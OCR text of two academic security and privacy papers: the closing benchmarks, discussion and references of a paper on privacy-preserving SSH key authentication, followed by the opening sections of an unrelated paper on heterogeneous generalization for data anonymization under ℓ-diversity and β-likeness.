of these two are very similar. Even with 1000 keys on the server, the authentication finishes in less than 216 ms. With fewer than 100 keys, it finishes in less than 27 ms, which is comparable to a typical network delay. Thus, the effect on the user would be negligible. For these two key types, server-side computation time dominates the entire execution time. The difference between ECDSA and EdDSA is that ECDSA requires more time to parse the key. However, EdDSA requires more time on `kem.msg`, resulting in less than 1% time difference for `1000_20`: 214.83 ms *vs.* 214.89 ms.

Communication cost. The new protocol incurs not only computational overhead but also overhead in communication. We measure the communication cost of our protocol and compare it to vanilla SSH authentication. Table 1 shows the results. With 10 keys on the server and 20 keys on the client, communication overhead for all key flavors is negligible when compared to the vanilla authentication with 5 keys on the client. When increasing the server-side key number to 100, the message size for both ECDSA and EdDSA does not increase much in size (from 9 kB to 12 kB). However, RSA requires 54 kB of message transfer, which incurs around 4.25 times more in communication when compared to the vanilla `10_5` case. For vanilla with five client keys, we use the 5th key for authentication, and thereby include four trials of failed public key probing.

Macrobenchmark: server authentication throughput. We macrobenchmark our protocol, measuring the authentication throughput (in reqs/min, at the server side) and latency (in seconds, at the client side). Figure 6 shows the results. Below, we report throughput and latency at the maximum throughput and compare it to the vanilla SSH authentication.

For mixed key setup (mixed according to Github statistics), a server with 10 keys can process up to 5,003 reqs/min (83.4 reqs/sec), with clients observing up to 0.83 second of latency. A server with 1000 keys can process upto 1,869 reqs/min (31.1 reqs/sec), with clients observing up to 3.45 seconds of latency. For pure EdDSA, a server with 10 keys can process up to 14,964 reqs/min (249.4 reqs/sec), with clients observing up to 0.24 second of latency. A server with 1000 keys can process upto 8,981 reqs/min (149.6 reqs/sec) while clients may observe 0.79 seconds of latency. As we observed in microbenchmark, RSA keys are much slower than ECDSA/EdDSA keys, and that is also consistent in the macrobenchmark.

We compare this result with the throughput/latency of the vanilla SSH authentication. For pure RSA keys setup, a server with 10 keys can process up to 18,560 reqs/min (309.3 reqs/sec). This is 3.7 times faster than our protocol with mixed




Figure 6: Macrobenchmark result for using mixed keys from the Github key statistics [9] and using only EdDSA keys, for 10 and 1000 keys on the server. In all cases, we use 3 keys on the client side. Each graph shows the number of connections processed in minutes (line, left Y-axis) and average latency that each client suffers for the SSH authentication (bar, right Y-axis), by increasing number of concurrently connecting clients (X-axis). Top two graphs are for mixed keys, middle two graphs are for EdDSA. The bottom two graphs show the performance of vanilla authentication when using RSA keys.

keys, but only 24% faster than our protocol with EdDSA keys. A server with 1000 RSA keys can process up to 16,500 reqs/min (275.0 reqs/sec), which is 8.8 times faster than our protocol with mixed keys, but only 85% faster than ours with EdDSA keys.

In conclusion, our protocol runs comparable to the vanilla SSH authentication when used with ECDSA/EdDSA keys.

8 Discussions

In this section we discuss security, privacy, and usability issues arising from integrating our protocol into SSH.

Passphrase-protected SSH keys. SSH clients allow users to protect keys with a passphrase, which must be entered interactively before that key is used for authentication. In a standard authentication, the client software can collect the passphrase from the user only if the server requests authentication under that key. In our authentication method, the client effectively

makes authentication attempts under all of its keys. Therefore, a user may need to enter passphrases to *all* keys while running our authentication method. Thankfully, `ssh-agent` can be configured to only require a passphrase once during the life of the `ssh-agen` process (*e.g.*, per reboot).

Integrating to Git/SSH. Our protocol assumes that the server has identified the set of authorized keys at the time of authentication (*e.g.*, from `~/.ssh/authorized_keys`). Not all applications may be compatible with this requirement.

We illustrate the issue using Github as an example. When committing changes to GitHub, the SSH connection is always made to `git@github.com`. The client reports the name of the repository only after the SSH authentication, as `git@github.com:username/repository`. In other words, *every* Github user is authorized to connect to username `git`.

This is not problematic for standard SSH authentication because the server identifies the client from its public key. In contrast, our new protocol would require the server to encrypt a KEM message to the set of all (73 million as of November 2021 [15]) Github users, which is prohibitively expensive.

In order to integrate our protocol with systems like Github, the server would need to learn the repository name *before* the client authentication step. We believe that the *SSH username*, which is indeed sent to the server before cient authentication, is a natural way to convey this information. For example, a client who opts into the new authentication method could use an SSH connection to, say, `repositoryname@new.github.com` or `username.repository@new.github.com`. All other users could continue to be supported via SSH connections to `git@github.com`. Github users could configure which of these two `git` URL styles is presented to them on the Github website. Repository owners could choose which flavors of authentication to support when connecting to their repositories.

Downgrading attacks and Trust on First Use. A mischevious server can simply claim to not support our privacy-enhancing protocol. When connecting to such a server, the client is forced to downgrade to a less private, conventional authentication method. Clients should be vigilant about such downgrade attacks, which completely undermine the protection of our protocol. The same trust-on-first-use (TOFU) policy for authenticating the server can be applied to this behavior — *e.g.*, the client software can report an error if the server supported privacy-preserving authentication in the past but now claims to not support it, similar to the error when a server's public key has changed relative to the `known_hosts` file.

Size of key-sets. Our protocol leaks an upper bound on the size of both the client's and server's set of keys. This leakage is another avenue for fingerprinting, although carrying much less identifying information. Still, users may wish to mitigate this leakage by padding their key sets with dummy items, up to some fixed size — *e.g.*, the next power of two.

Server-side probing. A server can choose to run our authentication protocol with a strict subset of the authorized keys. By varying the subset across repeated authentication attempts, the server could de-anonymize the client's choice of key via a binary search.

However, this attack leads to user-visible authentication failures, and it requires a client to repeatedly retry after such failures. We leave open the problem of whether our protocol could be extended to notify clients of extreme changes in the server's set of keys.

One indication of a probing server may be its use of a very large set of keys. Our protocol reveals the size of the server's set to the client, just before the client decides whether to deliver output to the server. In principle a client could be configured to refuse connection to a server with a suspiciously high number of authorized keys.

Other authentication methods. SSH supports a lightweight certificate system for authentication, but supporting it is well beyond our scope. Certificates introduce an extra level of indirection: the server knows the root signing key but not the keys of individual users, so the protocol would need to verify two steps of the trust chain. SSH also supports hardware-token-based keys. These tokens support only signing, and not KEM decryption, making them incompatible with our approach.

References

[1] M. Abdalla, M. Bellare, and P. Rogaway. The oracle Diffie-Hellman assumptions and an analysis of DHIES. In D. Naccache, editor, *CT-RSA 2001*, volume 2020 of *LNCS*, pages 143–158. Springer, Heidelberg, Apr. 2001.

[2] D. Balfanz, G. Durfee, N. Shankar, D. K. Smetters, J. Staddon, and H.-C. Wong. Secret handshakes from pairing-based key agreements. In *2003 IEEE Symposium on Security and Privacy*, pages 180–196. IEEE Computer Society Press, May 2003.

[3] A. Barth, D. Boneh, and B. Waters. Privacy in encrypted content distribution using private broadcast encryption. In G. Di Crescenzo and A. Rubin, editors, *FC 2006*, volume 4107 of *LNCS*, pages 52–64. Springer, Heidelberg, Feb. / Mar. 2006.

[4] M. Bellare, A. Boldyreva, and J. Staddon. Randomness re-use in multi-recipient encryption schemeas. In Y. Desmedt, editor, *PKC 2003*, volume 2567 of *LNCS*, pages 85–99. Springer, Heidelberg, Jan. 2003.

[5] D. J. Bernstein, N. Duif, T. Lange, P. Schwabe, and B.-Y. Yang. High-speed high-security signatures. *Journal of Cryptographic Engineering*, 2(2):77–89, Sept. 2012.

[6] D. J. Bernstein, M. Hamburg, A. Krasnova, and T. Lange. Elligator: elliptic-curve points indistinguishable from uniform random strings. In A.-R. Sadeghi, V. D. Gligor,

and M. Yung, editors, *ACM CCS 2013*, pages 967–980. ACM Press, Nov. 2013.

[7] D. R. L. Brown. Generic groups, collision resistance, and ECDSA. Contributions to IEEE P1363a, Feb. 2002. Updated version for "The Exact Security of ECDSA." Available from http://grouper.ieee.org/groups/1363/.

[8] D. Chaum and E. van Heyst. Group signatures. In D. W. Davies, editor, *EUROCRYPT'91*, volume 547 of *LNCS*, pages 257–265. Springer, Heidelberg, Apr. 1991.

[9] M. Cooper. Improving Git protocol security on GitHub, 2021. https://github.blog/2021-09-01-improving-git-protocol-security-github/.

[10] B. Cox. Auditing GitHub users' SSH key quality. Blog post. https://blog.benjojo.co.uk/post/auditing-github-users-keys, 2015.

[11] E. De Cristofaro, S. Jarecki, J. Kim, and G. Tsudik. Privacy-preserving policy-based information transfer. In I. Goldberg and M. J. Atallah, editors, *PETS 2009*, volume 5672 of *LNCS*, pages 164–184. Springer, Heidelberg, Aug. 2009.

[12] E. De Cristofaro, J. Kim, and G. Tsudik. Linear-complexity private set intersection protocols secure in malicious model. In M. Abe, editor, *ASIACRYPT 2010*, volume 6477 of *LNCS*, pages 213–231. Springer, Heidelberg, Dec. 2010.

[13] E. De Cristofaro and G. Tsudik. Practical private set intersection protocols with linear complexity. In R. Sion, editor, *FC 2010*, volume 6052 of *LNCS*, pages 143–159. Springer, Heidelberg, Jan. 2010.

[14] J. P. Degabriele, A. Lehmann, K. G. Paterson, N. P. Smart, and M. Strefler. On the joint security of encryption and signature in EMV. In O. Dunkelman, editor, *CT-RSA 2012*, volume 7178 of *LNCS*, pages 116–135. Springer, Heidelberg, Feb. / Mar. 2012.

[15] DMR. GitHub Statistics, User Counts, Facts & News (2022), 2022. https://expandedramblings.com/index.php/github-statistics/.

[16] Y. Dodis, A. Kiayias, A. Nicolosi, and V. Shoup. Anonymous identification in ad hoc groups. In C. Cachin and J. Camenisch, editors, *EUROCRYPT 2004*, volume 3027 of *LNCS*, pages 609–626. Springer, Heidelberg, May 2004.

[17] D. Dolev, C. Dwork, and M. Naor. Non-malleable cryptography (extended abstract). In *23rd ACM STOC*, pages 542–552. ACM Press, May 1991.

[18] C. Dwork, M. Naor, and A. Sahai. Concurrent zero-knowledge. In *30th ACM STOC*, pages 409–418. ACM Press, May 1998.

[19] C.-I. Fan, L.-Y. Huang, and P.-H. Ho. Anonymous multireceiver identity-based encryption. *IEEE Transactions on Computers*, 59(9):1239–1249, 2010.

[20] M. Fersch, E. Kiltz, and B. Poettering. On the provable security of (EC)DSA signatures. In E. R. Weippl, S. Katzenbeisser, C. Kruegel, A. C. Myers, and S. Halevi, editors, *ACM CCS 2016*, pages 1651–1662. ACM Press, Oct. 2016.

[21] M. J. Freedman, Y. Ishai, B. Pinkas, and O. Reingold. Keyword search and oblivious pseudorandom functions. In J. Kilian, editor, *TCC 2005*, volume 3378 of *LNCS*, pages 303–324. Springer, Heidelberg, Feb. 2005.

[22] G. Garimella, B. Pinkas, M. Rosulek, N. Trieu, and A. Yanai. Oblivious key-value stores and amplification for private set intersection. In T. Malkin and C. Peikert, editors, *CRYPTO 2021, Part II*, volume 12826 of *LNCS*, pages 395–425, Virtual Event, Aug. 2021. Springer, Heidelberg.

[23] V. Goyal, O. Pandey, A. Sahai, and B. Waters. Attribute-based encryption for fine-grained access control of encrypted data. In A. Juels, R. N. Wright, and S. De Capitani di Vimercati, editors, *ACM CCS 2006*, pages 89–98. ACM Press, Oct. / Nov. 2006. Available as Cryptology ePrint Archive Report 2006/309.

[24] S. Jarecki, J. Kim, and G. Tsudik. Beyond secret handshakes: Affiliation-hiding authenticated key exchange. In T. Malkin, editor, *CT-RSA 2008*, volume 4964 of *LNCS*, pages 352–369. Springer, Heidelberg, Apr. 2008.

[25] S. Jarecki and X. Liu. Unlinkable secret handshakes and key-private group key management schemes. In J. Katz and M. Yung, editors, *ACNS 07*, volume 4521 of *LNCS*, pages 270–287. Springer, Heidelberg, June 2007.

[26] S. Jarecki and X. Liu. Private mutual authentication and conditional oblivious transfer. In S. Halevi, editor, *CRYPTO 2009*, volume 5677 of *LNCS*, pages 90–107. Springer, Heidelberg, Aug. 2009.

[27] K. Kurosawa. Multi-recipient public-key encryption with shortened ciphertext. In D. Naccache and P. Paillier, editors, *PKC 2002*, volume 2274 of *LNCS*, pages 48–63. Springer, Heidelberg, Feb. 2002.

[28] B. Libert, K. G. Paterson, and E. A. Quaglia. Anonymous broadcast encryption: Adaptive security and efficient constructions in the standard model. In M. Fischlin, J. Buchmann, and M. Manulis, editors, *PKC 2012*, volume 7293 of *LNCS*, pages 206–224. Springer, Heidelberg, May 2012.

[29] H. K. Maji, M. Prabhakaran, and M. Rosulek. Attribute-based signatures. In A. Kiayias, editor, *CT-RSA 2011*, volume 6558 of *LNCS*, pages 376–392. Springer, Heidelberg, Feb. 2011.

[30] M. Manulis, B. Poettering, and G. Tsudik. Taming big brother ambitions: More privacy for secret handshakes. In M. J. Atallah and N. J. Hopper, editors, *PETS 2010*, volume 6205 of *LNCS*, pages 149–165. Springer, Heidelberg, July 2010.

[31] Mobatek. MobaXterm, 2022. https://mobaxterm.mobatek.net/.

[32] B. Möller. A public-key encryption scheme with pseudo-random ciphertexts. In P. Samarati, P. Y. A. Ryan, D. Gollmann, and R. Molva, editors, *ESORICS 2004*, volume 3193 of *LNCS*, pages 335–351. Springer, Heidelberg, Sept. 2004.

[33] K. Moriarty, B. Kaliski, J. Jonsson, and A. Rusch. PKCS #1: RSA Cryptography Specifications Version 2.2. RFC 8017, Nov. 2016.

[34] M. Naor. Deniable ring authentication. In M. Yung, editor, *CRYPTO 2002*, volume 2442 of *LNCS*, pages 481–498. Springer, Heidelberg, Aug. 2002.

[35] National Vulnerability Database. CVE-2016-20012 detail, 2016. https://nvd.nist.gov/vuln/detail/CVE-2016-20012.

[36] M. Nemec, D. Klinec, P. Svenda, P. Sekan, and V. Matyas. Measuring popularity of cryptographic libraries in internet-wide scans. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, pages 162–175, 2017.

[37] G. Neven, N. Smart, and B. Warinschi. Hash function requirements for schnorr signatures. *Journal of Mathematical Cryptology*, 3(1):69–87, 2009. Other identifier: 2001023.

[38] T. Okamoto and D. Pointcheval. The gap-problems: A new class of problems for the security of cryptographic schemes. In K. Kim, editor, *PKC 2001*, volume 1992 of *LNCS*, pages 104–118. Springer, Heidelberg, Feb. 2001.

[39] OpenSSH. OpenSSH, 2022. https://www.openssh.com/.

[40] OpenSSH. OpenSSH-Portable, 2022. https://github.com/openssh/openssh-portable/blob/master/auth2-pubkey.c#L280-L286.

[41] PuTTY. Download PuTTY, 2022. https://www.putty.org/.

[42] R. L. Rivest, A. Shamir, and Y. Tauman. How to leak a secret. In C. Boyd, editor, *ASIACRYPT 2001*, volume 2248 of *LNCS*, pages 552–565. Springer, Heidelberg, Dec. 2001.

[43] M. Rosulek and N. Trieu. Compact and malicious private set intersection for small sets. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, CCS '21, page 1166–1181, New York, NY, USA, 2021. Association for Computing Machinery.

[44] C. Siebenmann. Your SSH keys are a (potential) information leak, 2016. https://utcc.utoronto.ca/~cks/space/blog/tech/SSHKeysAreInfoLeak.

[45] SSH.COM. What is SSH public key authentication?, 2022. https://www.ssh.com/academy/ssh/public-key-authentication.

[46] F. Valsorda. SSH whoami.filippo.io. Blog post. https://blog.filippo.io/ssh-whoami-filippo-io/, 2015.

[47] F. Valsorda. whoami.filippo.io: an ssh server that knows who you are. Github repository. https://github.com/FiloSottile/whoami.filippo.io, 2015.

[48] WonderNetwork. Global Ping Statistics, 2022. https://wondernetwork.com/pings.

[49] Y. Zhao and S. S. M. Chow. Are you the one to share? Secret transfer with access structure. *PoPETs*, 2017(1):149–169, Jan. 2017.

[50] F.-C. Zhou, M.-Q. Lin, Y. Zhou, and Y.-X. Li. Efficient anonymous broadcast encryption with adaptive security. *KSII Transactions on Internet and Information Systems (TIIS)*, 9(11):4680–4700, 2015.

One-off Disclosure Control by Heterogeneous Generalization

Olga Gkountouna
University of Liverpool

Katerina Doka
National Technical University of Athens

Mingqiang Xue
Tower Research

Jianneng Cao
Bank Jago

Panagiotis Karras
Aarhus University

Abstract

How can we orchestrate an one-off sharing of informative data about individuals, while bounding the risk of disclosing sensitive information to an adversary who has access to the global distribution of such information and to personal identifiers? Despite intensive efforts, current privacy protection techniques fall short of this objective. *Differential privacy* provides strong guarantees regarding the privacy risk incurred by one's participation in the data at the cost of high information loss and is vulnerable to learning-based attacks exploiting correlations among data. *Syntactic anonymization* bounds the risk on specific sensitive information incurred by data publication, yet typically resorts to a superfluous clustering of individuals into groups that forfeits data utility.

In this paper, we develop algorithms for disclosure control that abide to sensitive-information-oriented syntactic privacy guarantees and gain up to 77% in utility against current methods. We achieve this feat by recasting data *heterogeneously*, via bipartite matching, rather than homogeneously via clustering. We show that our methods resist adversaries who know the employed algorithm and its parameters. Our experimental study featuring synthetic and real data, as well as real learning and data analysis tasks, shows that these methods enhance data utility with a runtime overhead that is small and reducible by data partitioning, while the β-likeness guarantee with heterogeneous generalization staunchly resists machine-learning-based attacks, hence offers practical value.

1 Introduction

Data sharing risks privacy violations and disclosure of sensitive information. As much as 99.98% of the USA population can be re-identified in naively anonymized datasets using 15 *quasi-identifying* (*QI*) attributes, such as age, occupation, marital status, residence type, or gender [47], while machine learning techniques can re-identify individuals and expose the values of *sensitive attributes* (*SA*s) [14, 33].


It is desirable to publish data in a way that is both *informative*, including potentially sensitive information, such as health condition or work class, about a population, and at the same time *safe*, curbing sensitive disclosures about individuals. This aim differs from another consideration arising in predictive modeling, where it is desirable to *remove all* information on protected variables, so as to, e.g., eliminate racial disparities in predictions [30]. To achieve the aim of informative and safe data publishing, one may employ differential privacy (DP) [17, 61]. The state-of-the-art approach for differential-privacy-based data publishing, PrivBayes [61], uses the Laplace mechanism [17] to inject noise. A similar discrete alternative, the *geometric* mechanism [23], offers a universally optimal tradeoff between privacy and utility in single-predicate count queries [22, 23]; however, such universal optimality is impossible in conjunctive count queries involving more than one attributes [8, 9]. More crucially, while differential privacy bounds the privacy risk incurred by the contribution of one's *independent* data to a database, it fails to control the privacy risk incurred by *correlated* data [34, 45, 49]. Those using DP in the hope of bounding inferences implicitly *assume* tuple independence [35, 36, 42], modeling data contributions as *causal interventions* bearing no associative effects [52]. A privacy-aware individual whose data is correlated to data of others would have to lobby those others to abstain from the data collection process [31, 52].

Institutions that share data in the real world commonly publish their data in an *one-off* manner. For example, the 2020 US census published data once, applying differential privacy[1] with $\epsilon = 19.61$, which means that the participation of any individual changes the probability of any outcome by a factor of no more than ~ 328 million. We infer that the US Census Bureau lacks a practically applicable, meaningful, and robust privacy guarantee for the one-off sharing of census data. In this context, *syntactic* privacy guarantees [11, 43, 48] offer a useful option: they consider an adversary having access to the global distribution of sensitive information, and bound the specific privacy risk on that information incurred by one-off publication [11]. To enforce such a guarantee, they *generalize*

[1] https://www.census.gov/newsroom/press-releases/2021/2020-census-key-parameters.html

QI attribute values to (i.e., substitute them with) less precise ones by eliminating precision digits or publishing a range, a set, or a category, instead of a given value [13, 20, 21].

Still, syntactic anonymization algorithms typically cluster records in groups and publish the records in each group as a unit sharing identical *QI* values; that is, for any two records in the same group, r_i, r_j, the respective published forms, r'_i, r'_j, have identical *QI* values; this enforced *homogeneity* results in loss of precision, hence low utility [3, 10]. A value generalization can be represented by a directed graph, the *generalization graph* [59], which shows how the values of original records match those of anonymized ones. In the *bipartite view* of the graph, an edge from the vertex standing for original record r_i, to the one standing for recast record r'_j indicates that the *QI* values of r_i are included in (*match*) those of r'_j. In the *unified view*, a single vertex represents both the original record r_i and its recast form r'_i.



(a) Homogeneous (b) Heterogeneous

Figure 1: Generalization types in graph view

Figure 1(a) shows an example homogeneous generalization graph [21, 38, 48]; in the bipartite view it forms two disconnected complete subgraphs of four vertices in each side (i.e., two $K_{4,4}$ *bicliques*); the *QI* values of a tuple on the left side are generalized to those of all its matches on the right side. In the unified view, these subgraphs appear as complete digraphs with self-loops. Contrariwise, heterogeneous generalization [16] abandons homogeneity; it generalizes records *heterogeneously*, as Figure 1(b) illustrates; thereby, it enhances utility because it allows for more flexibility in generalization, while retaining the same privacy guarantee [16].

Table 1: Example of heterogeneous generalization

ID	t_0	t_1	t_2	t_3	t_4	t_5	t_6	t_7
Age	59	57	39	28	41	37	40	53
Salary	25	27	47	41	20	59	35	34

ID	Age	Salary
t'_0	53-59	25-34
t'_1	53-59	25-34
t'_2	28-39	41-59
t'_3	28-41	20-59
t'_4	40-59	20-35
t'_5	28-39	41-59
t'_6	39-41	20-47
t'_7	40-57	27-35

Original	Matches	Anon/zed	Matches
t_0	t'_0, t'_1, t'_4	t'_0	t_0, t_1, t_7
t_1	t'_0, t'_1, t'_7	t'_1	t_0, t_1, t_7
t_2	t'_2, t'_5, t'_6	t'_2	t_2, t_3, t_5
t_3	t'_2, t'_3, t'_5	t'_3	t_3, t_4, t_5
t_4	t'_3, t'_4, t'_6	t'_4	t_0, t_4, t_6
t_5	t'_2, t'_3, t'_5	t'_5	t_2, t_3, t_5
t_6	t'_4, t'_6, t'_7	t'_6	t_2, t_4, t_6
t_7	t'_0, t'_1, t'_7	t'_7	t_1, t_6, t_7

Table 1 illustrates a concrete example of heterogenous generalization. The top table presents the values of eight tuples on *QI* attributes *Age* and *Salary*. Heterogeneous generalization may anonymize these tuples as in the bottom left table; each tuple is recast to a *range* of values, so as to be compatible with, or *match*, three original tuples, and vice versa, as the bottom right table shows. Past work [16, 56]; has used heterogeneous generalization with k-anonymity [48], which only protects against re-identification. An attempt to use heterogeneous generalization to achieve a guarantee on the disclosure of the values of a sensitive attribute [56] followed a fixed generalization motif and abode by ℓ-diversity [43]. Yet ℓ-diversity allows an *arbitrary* increase of an adversary's confidence in some tuple's *SA* value (SV) after publication. A robust alternative, β-likeness [11], bounds the *growth* of an adversary's confidence in each tuple's *SA* value caused by publication, yet has only been applied with homogeneous generalization.

In this paper, we design *heterogeneous generalization* schemes that bound the posterior to prior *confidence gain* in sensitive values by β-likeness [11], hence resist attacks exploiting data correlations, and also yield high utility; to do so, we first develop a baseline solution for ℓ-diversity [43]. We use a randomization scheme that resists attacks reverse-engineering the algorithm [55], following [16, 56, 59]. Our experiments show that the proposed solutions outperform previous syntactic anonymization schemes in data utility with a small runtime overhead that is reducible by data-parallel execution. Moreover, β-likeness with heterogeneous generalization surpasses a state-of-the-art DP-based solution in terms of *both* utility in a practical data analysis task *and* resistance to a practical learning-based attack on census data.

2 Background and Related Work

Syntactic anonymization reduces the *precision* of data, but not its *accuracy*: the published, *recast* data is truthful, albeit imprecise [10, 38]. The earliest syntactic privacy model, k-anonymity [48], requires that each original record r_i has *at least* k equally probable *matches* among recast ones; a match of r_i is a record r'_j whose imprecise *QI* values agree with those of r_i, hence may be the true representative of r_i. These relationships form a bipartite ***generalization graph*** [59].

Enhancing Privacy. The k-anonymity model does not prevent the inference of non-*QI sensitive* attribute (*SA*) values (SVs); the ℓ-diversity model [21, 43] amends k-anonymity, postulating that each record be matched to at least ℓ *well-represented* SVs, yet provides insufficient privacy when the SV *distribution* among a record's plausible identities differs substantially from the global distribution [40]. However, ℓ-diversity treats all SVs equally, regardless of the adversary's prior confidence in them arising from their overall distribution. To fix this problem, β-likeness [11] requires that an adversary's confidence in an SV does not increase, due to the publication of generalized *QI*s, by more than a relative-increase threshold β, while preventing confidence bounds exceeding 1.

Abandoning Homogeneity. Early syntactic anonymization schemes [11, 21, 43, 44] imposed a Procrustean *homogeneity requirement* [10], forcing data in groups of identical *QI* values. Later research waived this constraint, first trying a solution that forfeited equiprobable associations and caused excessive

information loss [24, 50], then a *fixed-motif* non-homogeneous form [56, 59], and eventually fully heterogeneous generalization [16], which was applied only with k-anonymity.

To guarantee equiprobable associations, it is necessary and sufficient that the *generalization graph*, as the one in Figure 1(b), be k*-regular* [16], i.e., confers each original record exactly k matches among published ones and vice versa [56]. A k-regular generalization graph induces several sets of k disjoint assignments, each representing a possible one-to-one correspondence between original and recast records [16, 56]. To resist attacks based on knowledge of the algorithm, we generate a random set of k disjoint assignments and choose one of those *uniformly at random* [16, 56, 59]. For self-containment, we reiterate the argument in [56, 59].

Lemma 1. *In a digraph G, where each vertex v has equal indegree and outdegree, d_v, each edge belongs to a cycle.*

Proof. Assume an edge $e = (u \rightarrow v)$ does not belong to a cycle, hence there is no path from v to u. We classify vertices to which there is a path from v into group X, with $v \in X$. Vertices in X have the same total number of incoming and outgoing edges, $\sum_{w \in X} d_w$. Each outgoing edge from X must point to another vertex in X, since there is no path from any vertex in X to u. As one incoming edge to X, namely e, originates outside X, there are at most $\sum_{w \in X} d_w - 1$ incoming edges from X to X, contradicting the pigeonhole principle. □

Lemma 2. *In an ℓ-regular directed graph G, each edge belongs to a perfect matching.*

Proof. Consider any edge e. By Lemma 1, e belongs to a cycle C. If C contains all vertices of G, it is a perfect matching itself. If not, we rewire G to G' as follows: for each edge $e = (u \rightarrow v)$ in C, we substitute u by a new vertex u/v inheriting the outgoing edges of u and the incoming edges of v; edges in C become self-loops in G'. Since G is ℓ-regular, G' is ℓ-regular too. We say that all vertices in C have been *matched*. We select an arbitrary unmatched vertex $w \in G'$ and one of its outgoing edges e' at random, and repeat the process to find a cycle C'. If C' contains a previously matched vertex w', we update the matches of w' according to C'. As at least one new vertex gets matched in each iteration, the process leads to a perfect matching. □

Theorem 1. *We can generate a set of ℓ disjoint assignments (i.e., perfect matchings) from an ℓ-regular directed graph G.*

Proof. We pick a node n_i and an outgoing edge e randomly. By Lemma 2, e belongs to an assignment a. We remove the edges in a from G, to get graph G'. As each node in G' has exactly $\ell-1$ incoming/outgoing edges, G' is $(\ell-1)$-regular. We repeat iteratively to find ℓ disjoint assignments. □

We aim to achieve β*-likeness by heterogeneous generalization* for the sake of data utility. As a preliminary step, we examine the ℓ-diversity case, then proceed to β-likeness. We assume an attacker having no other prior knowledge apart from the global SV distribution and any individual *QI* values.

Measuring Utility. Our schemes target a general-purpose utility measure based on the extent of generalization ranges, the Global Certainty Penalty (GCP), that has been extensively used in previous works [4, 5, 6, 7, 11, 12, 16, 21, 25, 26, 27, 28, 29, 32, 39, 41, 46, 53, 54, 56, 58, 63]. For a numerical attribute A_j, the Normalized Certainty Penalty (NCP), for a recast tuple q'_i is $NCP_j(q'_i) = \left(u_i^j - l_i^j\right)/(U^j - L^j)$, where u_i^j (l_i^j) is the largest (smallest) value of attribute A_j among the matches of q'_i, and U^j (L^j) is the largest (smallest) value in the domain of A_j. If A_j is categorical, then $NCP_j(q'_i) = {}^{(count_j(q'_i)-1)}/_{(|A_j|-1)}$ for $count_j(q'_i)$ distinct values in $\mathcal{V}(q_i^j)$, and $|A_j|$ the domain cardinality of A_j. The GCP of a set of recast tuples Q' with d attributes is $GCP(Q') = {}^{\sum_{q'_i \in Q'} \sum_j NCP_j(q'_i)}/_{d \cdot |Q'|}$. In Section 5 we also consider an application-oriented utility measure, accuracy in conjunctive count queries. These utility measures reflect the value imprecision introduced for the sake of privacy.

3 Heterogeneous ℓ-diversity

